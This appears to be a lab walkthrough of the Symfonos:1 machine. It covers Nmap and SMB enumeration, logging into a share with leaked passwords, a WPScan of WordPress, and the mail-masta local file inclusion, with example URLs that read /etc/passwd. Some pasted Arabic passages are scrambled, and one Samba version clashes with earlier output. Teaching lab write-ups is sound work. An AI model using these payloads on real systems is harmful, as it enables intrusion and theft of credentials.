

Symfonos: 1

Ayman Abdelmonsef

Reconnaissance → Enumeration → Exploitation → Privilege Escalation


Phase 1: Host Discovery & Network Scan

Step 1 — ARP Scan & Nmap Service/Version Scan

The first task is to identify the target machine on the local network. An ARP scan is run to discover live hosts, revealing the Symfonos machine at 192.168.147.136. A full Nmap scan with service and version detection (-sC -sV -T4) is then run against the target, uncovering three open ports:

- Port 22 — OpenSSH 7.4p1 (Debian)
- Port 25 — Postfix SMTP
- Port 80 — Apache httpd 2.4.25

The SMTP certificate confirms the hostname "symfonos", and the HTTP service returns no page title, indicating a basic web server.



```
KALI - VMware Workstation
File Edit View VM Tabs Help
KALI x symfonos x
ayman@ayman: ~
File Actions Edit View Help
ayman@ayman: ~ x ayman@ayman: ~ x ayman@ayman: ~ x
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240


| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname |
|-----------------|-------------------|-------|-----|-----------------------|
| 192.168.147.1   | 00:50:56:c0:00:08 | 1     | 60  | VMware, Inc.          |
| 192.168.147.2   | 00:50:56:ff:ee:8c | 1     | 60  | VMware, Inc.          |
| 192.168.147.136 | 00:0c:29:fb:65:f1 | 1     | 60  | VMware, Inc.          |
| 192.168.147.234 | 00:50:56:ee:52:24 | 1     | 60  | VMware, Inc.          |



ayman@ayman: ~
$ nmap -sC -sV -T4 192.168.147.136
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 23:43 +0300
Nmap scan report for 192.168.147.136
Host is up (0.00013s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|_ 256 a0:5f:40:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_ 256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=symfonos
|_ Subject Alternative Name: DNS:symfonos
|_ Not valid before: 2019-06-29T00:29:42
|_ Not valid after: 2029-06-29T00:29:42
|_ smtp-command: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Site doesn't have a title (text/html).
```

Step 2 — Nmap Scan Results (Continued) — SMB Ports

Scrolling down the Nmap output reveals two additional open ports exposing SMB (Samba):

- Port 139 — Samba smbd 3.x–4.x (Workgroup: WORKGROUP)
- Port 445 — Samba smbd 4.5.16-Debian


Host script results show: SMB security mode with guest account, message signing disabled (flagged as dangerous), and OS discovery identifying the machine as "symfonos" in the SYMFONOS domain. SMB signing disabled is a notable weak point that could allow relay attacks.



Phase 2: Vulnerability Scanning


Step 3 — Nmap Vuln Script Scan (--script VULNS)

Nmap is re-run using the VULNS script category to automatically identify known vulnerabilities across all services. The scan finds that SMTP on port 25 is vulnerable to an Anonymous Diffie-Hellman Key Exchange MiTM vulnerability (ssl-dh-params). While interesting, this is noted and the focus shifts to more directly exploitable services such as SMB and HTTP.



Step 4 — Metasploit: SMB Version Detection

Metasploit's `auxiliary/scanner/smb/smb_version` module is used to fingerprint the exact SMB version running on the target. The scan confirms SMB dialects 1, 2, and 3 are supported, with SMB 3.1.1 as the preferred dialect. The host is identified as running Samba version 6.1.0 on an unknown OS — useful information for narrowing down potential exploits.




Phase 3: SMB Enumeration

Step 5 — SMBclient Share Listing & Anonymous Access

smbclient is used with the -L flag and -N (no password) to list all available shares on the target. Four shares are discovered:

- print\$ — Printer Drivers
- helios — Helios personal share (restricted)
- anonymous — Open/public share
- IPC\$ — IPC service


The anonymous share is accessed without credentials. It contains a single file called attention.txt, which is downloaded using the get command.



```
ayman@ayman: ~  
$ smbclient -L //192.168.147.136 -N  
Sharename Type Comment  
print$ Disk Printer Drivers  
helios Disk Helios personal share  
anonymous Disk  
IPC$ IPC IPC Service (Samba 4.5.16-Debian)  
Reconnecting with SMB1 for workgroup listing.  
Server Comment  
Workgroup Master  
WORKGROUP SYMFONOS  
ayman@ayman: ~  
$ smbclient //192.168.147.136/anonymous -N  
Try 'help' to get a list of possible commands.  
smb: \> ls  
D 0 Sat Jun 29 03:14:49 2019  
D 0 Sat Jun 29 03:12:15 2019  
N 154 Sat Jun 29 03:14:49 2019  
attention.txt  
19994224 blocks of size 1024. 17305332 blocks available  
smb: \> get attention.txt  
getting file \attention.txt of size 154 as attention.txt (50.1 KiloBytes/sec) (average 50.1 KiloBytes/sec)  
smb: \> ls  
D 0 Sat Jun 29 03:14:49 2019  
D 0 Sat Jun 29 03:12:15 2019  
N 154 Sat Jun 29 03:14:49 2019  
attention.txt  
19994224 blocks of size 1024. 17305332 blocks available  
smb: \> exit  
ayman@ayman: ~
```

Step 6 — Reading attention.txt (Password Hints)

The contents of attention.txt are read. The note, signed by "Zeus", warns users to stop using weak passwords: epidioko, qwerty, and baseball. This is critical intelligence — these three strings become the password candidates for further access attempts.



```
ayman@ayman: ~  
$ cat attention.txt  
Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!  
  
Next person I find using one of these passwords will be fired!  
  
-Zeus  
Hello world!
```

Step 7 — Accessing the Helios Share with Password Spray

Using the usernames and passwords discovered ('qwerty'), the helios SMB share is accessed by authenticating as user "helios" with one of the leaked passwords. Inside the share, two files are found: research.txt and todo.txt. Both are downloaded for review.

```
(ayman@ayman)-[~]
$ smbclient //192.168.147.136/helios -u helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> ls
Recent Posts
..                                D            0 Sat Jun 29 02:32:05 2019
research.txt                     A           432 Sat Jun 29 02:32:05 2019
todo.txt                         A            52 Sat Jun 29 02:32:05 2019
Recent Comments
19994224 blocks of size 1024. 17305328 blocks available
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get .
NT_STATUS_OBJECT_NAME_INVALID opening remote file \.
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt (140.6 KiloBytes/sec) (average 140.6 KiloBytes/sec)
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (16.9 KiloBytes/sec) (average 78.8 KiloBytes/sec)
smb: \>
```

Step 8 — Reading todo.txt and research.txt

todo.txt reveals an interesting entry: "Work on /h3l105" — this looks like a web path. research.txt contains a mythology passage about Helios, which is likely a decoy. The path /h3l105 is noted as a strong lead for the web application.


```
(ayman@ayman)-[~]
$ cat todo.txt
1. Binge watch Dexter
2. Dance
3. Work on /h3l105

(ayman@ayman)-[~]
$ cat research.txt
Helios (also Heliös) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.
```

Phase 4: Web Application Enumeration

Step 9 — Navigating to /h3l105 & Wappalyzer Fingerprinting

Navigating to <http://192.168.147.136/h3l105/> reveals a WordPress site called "helios site". The Wappalyzer browser extension is used to fingerprint the technology stack, confirming: WordPress CMS, PHP, Apache 2.4.25, MySQL, running on Debian Linux. This focuses the attack surface — WordPress plugins are the next enumeration target.




Step 10 — WPScan: WordPress Plugin Enumeration

WPScan is launched in aggressive mode to enumerate all installed plugins and their versions:

```
wpscan --url http://symfonos.localdomain/h3l105/ -e ap,vt --plugins-detection aggressive
```

The scan begins discovering interesting headers and plugin directories. The domain symfonos.localdomain is used (requires /etc/hosts entry: 192.168.147.136 symfonos.localdomain).




Step 11 — WPScan Results: Vulnerable Plugins Found

WPScan identifies three installed plugins:

- akismet (v4.1.2) — Out of date
- mail-masta (v1.0) — Directory listing enabled — VULNERABLE
- site-editor (v1.1.1) — Potentially vulnerable

The mail-masta plugin stands out immediately due to directory listing being enabled and its version (1.0), which is known to be exploitable.



```
ayman@ayman: ~  
[*] akismet  
| Location: http://symfonos.localdomain/h3l105/wp-content/plugins/akismet/  
| Last Updated: 2026-04-23T22:34:00.000Z  
| Readme: http://symfonos.localdomain/h3l105/wp-content/plugins/akismet/readme.txt  
| [!] The version is out of date, the latest version is 5.7  
|  
| Found By: Known Locations (Aggressive Detection)  
| - http://symfonos.localdomain/h3l105/wp-content/plugins/akismet/, status: 200  
|  
| Version: 4.1.2 (100% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - http://symfonos.localdomain/h3l105/wp-content/plugins/akismet/readme.txt  
| Confirmed By: Readme - Changelog Section (Aggressive Detection)  
| - http://symfonos.localdomain/h3l105/wp-content/plugins/akismet/readme.txt  
|  
[*] mail-masta  
| Location: http://symfonos.localdomain/h3l105/wp-content/plugins/mail-masta/  
| Latest Version: 1.0 (up to date)  
| Last Updated: 2014-09-19T07:52:00.000Z  
| Readme: http://symfonos.localdomain/h3l105/wp-content/plugins/mail-masta/readme.txt  
| [!] Directory listing is enabled  
|  
| Found By: Known Locations (Aggressive Detection)  
| - http://symfonos.localdomain/h3l105/wp-content/plugins/mail-masta/, status: 200  
|  
| Version: 1.0 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
| - http://symfonos.localdomain/h3l105/wp-content/plugins/mail-masta/readme.txt  
|  
[*] site-editor  
| Location: http://symfonos.localdomain/h3l105/wp-content/plugins/site-editor/  
| Latest Version: 1.1.1 (up to date)  
| Last Updated: 2017-05-02T23:34:00.000Z  
| Readme: http://symfonos.localdomain/h3l105/wp-content/plugins/site-editor/readme.txt  
|  
| Found By: Known Locations (Aggressive Detection)  
| - http://symfonos.localdomain/h3l105/wp-content/plugins/site-editor/, status: 200  
|  
| Version: 1.1.1 (80% confidence)
```

Step 12 — Researching Akismet Vulnerabilities

A quick lookup of akismet v4.1.2 confirms there are no known CVEs for this specific version, so it is deprioritized. Attention shifts fully to the mail-masta plugin.

akismet Version: 4.1.2 vulns

الخاصة بـ Akismet مسجلة خصيصاً للإصدار 4.1.2 من إضافة (CVEs) لا توجد ثغرات أمنية معروفة
WordPress.

يُعتبر هذا الإصدار (الذي صدر عام 2019) مستقراً وأمناً من الثغرات البرمجية المباشرة، ولكن هناك تفاصيل أمنية هامة يجب عليك
معرّظها.

Step 13 — mail-masta v1.0: LFI Vulnerability (CVE-2016-10956)

Research confirms that mail-masta v1.0 contains an Unauthenticated Local File Inclusion (LFI) vulnerability tracked as CVE-2016-10956. The flaw exists because PHP files within the plugin directly pass a user-supplied "pl" parameter into an include() call without sanitization. Severity is rated Critical. The affected files are count_of_send.php and csvexport.php.

what about mail-masta version 1

حديث تحتوي على ثغرات أمنية حرجية، (Unsafe) إصدار 1.0 تُصنف كإضافة خطيرة جداً وغير آمنة Mail Masta إضافة هذه الإضافة تُستخدم بكثرة في تحديثات واختبارات الاختراق مثل (Publicly Exploited) ومكشوفة بالكامل لحالة المهاجمين بسبب ضعفها الشديد VulnHub و TryHackMe منصات [Pentest Everything +2](#)

إليك تفاصيل الثغرات الحرجية المسجلة لهذا الإصدار

1. ثغرة تضمين الملفات المحلية (Unauthenticated Local File Inclusion - LFI)

- المعرف: CVE-2016-10956
 - الخطورة: حرجية جداً (Critical)
 - الوصف: يتيح للمهاجمين (حتى دون تسجيل دخول) قراءة وتضمين ملفات النظام الحساسة بالخاصة بالخادم (مثل ملف الإعدادات `wp-config.php` لمعرفة بيانات قاعدة البيانات، أو ملف `/etc/passwd` على سيرفرات لينكس)
 - الملفات المصابة: `count_of_send.php` و `csvexport.php` عبر تمرير قيم غير مصادقة
- المنشورات [Mk Medium · Yasmeen Rezk +3](#)

Step 14 — CVE-2016-10956: Exploit Path

The vulnerability can be triggered with a simple GET request via the URL parameter `pl=`, with no authentication required. Two vulnerable endpoints exist:

- `/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd`
- `/wp-content/plugins/mail-masta/inc/lists/csvexport.php?pl=/etc/passwd`

CVE-2016-10956 exploit

WordPress إصدار 1.0 لـ Mail Masta في إضافة (LFI) هي ثغرة تضمين ملفات محلية **CVE-2016-10956** ثغرة

قبل إدخاله مباشرة في دالة URL تحدث الثغرة بسبب عدم قيام الإضافة بتنظيف أو فحص المتغير `p1` المتكرر عبر رابط

البرمجية `include()` .  National Institute of Standards and T... +1

وكيفية عمله بالتفصيل (Exploit PoC) إليك كود الاستغلال

كود الاستغلال المباشر (Proof of Concept)

